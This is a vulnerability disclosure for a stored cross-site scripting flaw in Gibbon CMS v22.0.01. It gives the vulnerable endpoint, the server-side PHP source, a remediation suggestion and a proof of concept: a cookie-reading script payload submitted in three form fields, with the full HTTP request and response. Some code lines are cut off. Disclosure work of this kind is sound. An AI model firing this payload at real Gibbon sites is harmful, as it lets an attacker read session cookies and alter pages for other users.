VULNERABLE A Stored Cross-Site Scripting (XSS) injection vulnerability exists in Gibbon CMS version v22.0.01 . An attacker can inject arbitrary javascripts in "/modules/Planner/outcomes_addProcess.php?filter2=" via the 'name' , 'category' , 'description' parameters.

Date: 7/1/2022

Exploit Author: Trương Hữu Phúc

Contact me:

+ **Github**: https://github.com/truonghuuphuc

+ **Facebook**: https://www.facebook.com/DdosFulzac.auz1/

+ **Email**: phuctruong2k@gmail.com

Product: Gibbon CMS

Version: v22.0.01


Description: The vulnerability is present in the "/modules/Planner/outcomes_addProcess.php?filter2=", and can be exploited throuth a POST request via the 'name' , 'category' , 'description' parameters.

Impact: An attacker can send javascripts code through any vulnerable form field to change the design of the website or any information displayed to the user, saving the information persistently on the site (e.g. database).

Suggestions: User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc).

Proof of concept (POC):


Injection javascript:



Home > Planner > Manage Outcomes > Add Outcome

Scope *	Please select...
Name *	<script>alert(document.cookie)</script>
Short Name *	abc
Active *	Yes
Category	<script>alert(document.cookie)</script> ","Approach to Learning"]]);
Description	<script>alert(document.cookie)</script>

File: outcomes_addProcess.php



outcomes_addProcess.php
C: > xampp > htdocs > modules > Planner > outcomes_addProcess.php

```php
    $highestAction = getHighestGroupAction($guid, $_POST['address'], $connection2);
    if ($highestAction == false) {
        $URL .= '&return=error2';
        header("Location: {$URL}");
    } else {
        if ($highestAction != 'Manage Outcomes_viewEditAll' and $highestAction != 'Manage Outcomes_viewAllEditLearningArea') {
            $URL .= '&return=error0';
            header("Location: {$URL}");
        } else {
            //Proceed!
            $scope = $_POST['scope'] ?? '';
            if ($scope == 'Learning Area') {
                $gibbonDepartmentID = $_POST['gibbonDepartmentID'] ?? '';
            } else {
                $gibbonDepartmentID = null;
            }
            $name = $_POST['name'] ?? '';
            $nameShort = $_POST['nameShort'] ?? '';
            $active = $_POST['active'] ?? '';
            $category = $_POST['category'] ?? '';
            $description = $_POST['description'] ?? '';
            $gibbonYearGroupIDList = $_POST['gibbonYearGroupIDList'] ?? array();
            $gibbonYearGroupIDList = implode(',', $gibbonYearGroupIDList);

            if ($scope == '' or ($scope == 'Learning Area' and $gibbonDepartmentID == '') or $name == '' or $nameShort == '' or $active == '') {
                $URL .= '&return=error1';
                header("Location: {$URL}");
            } else {
                //Write to database
                try {
                    $data = array('scope' => $scope, 'gibbonDepartmentID' => $gibbonDepartmentID, 'name' => $name, 'nameShort' => $nameShort, 'active' => $active, 'category' => $category, 'description' => $description
                    $sql = 'INSERT INTO gibbonOutcome SET scope=:scope, gibbonDepartmentID=:gibbonDepartmentID, name=:name, nameShort=:nameShort, active=:active, category=:category, description=:description, gibbonYea
                    $result = $connection2->prepare($sql);
                    $result->execute($data);
                } catch (PDOException $e) {
                    $URL .= '&return=error2';
                    header("Location: {$URL}");
                    exit();
                }
```

The input data is unfiltered and clean


As can be seen from the following evidence, the content of the injection was correctly saved on the page (on the database) and executed.



```
192.168.1.8:8080 says

country=us; language=en;
administrator_path=http%3A%2F%2F192.168.1.8%3A8080%2FCVE%2Fa
dministrator%2F;
administrator_document_path=%2FCVE%2Fadministrator%2F
```

Request and Response:



```

------WebKitFormBoundaryWN6xQaB48GB1EbWN
Content-Disposition: form-data; name="address"

/modules/Planner/outcomes_add.php
------WebKitFormBoundaryWN6xQaB48GB1EbWN
Content-Disposition: form-data; name="scope"

School
------WebKitFormBoundaryWN6xQaB48GB1EbWN
Content-Disposition: form-data; name="name"

<script>alert(document.cookie)</script>
------WebKitFormBoundaryWN6xQaB48GB1EbWN
Content-Disposition: form-data; name="nameShort"

abc
------WebKitFormBoundaryWN6xQaB48GB1EbWN
Content-Disposition: form-data; name="active"

Y
------WebKitFormBoundaryWN6xQaB48GB1EbWN
Content-Disposition: form-data; name="category"

<script>alert(document.cookie)</script>
------WebKitFormBoundaryWN6xQaB48GB1EbWN
Content-Disposition: form-data; name="description"

<script>alert(document.cookie)</script>
------WebKitFormBoundaryWN6xQaB48GB1EbWN
Content-Disposition: form-data; name="gibbonYearGroupIDList[]"

001
------WebKitFormBoundaryWN6xQaB48GB1EbWN
Content-Disposition: form-data; name="gibbonYearGroupIDList[]"

002
------WebKitFormBoundaryWN6xQaB48GB1EbWN
```

```
HTTP/1.1 302 Found
Date: Fri, 07 Jan 2022 11:41:38 GMT
Server: Apache/2.4.52 (Win64) OpenSSL/1.1
X-Powered-By: PHP/7.4.27
X-Frame-Options: SAMEORIGIN
Location: http://192.168.1.8:8080/index.p
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

```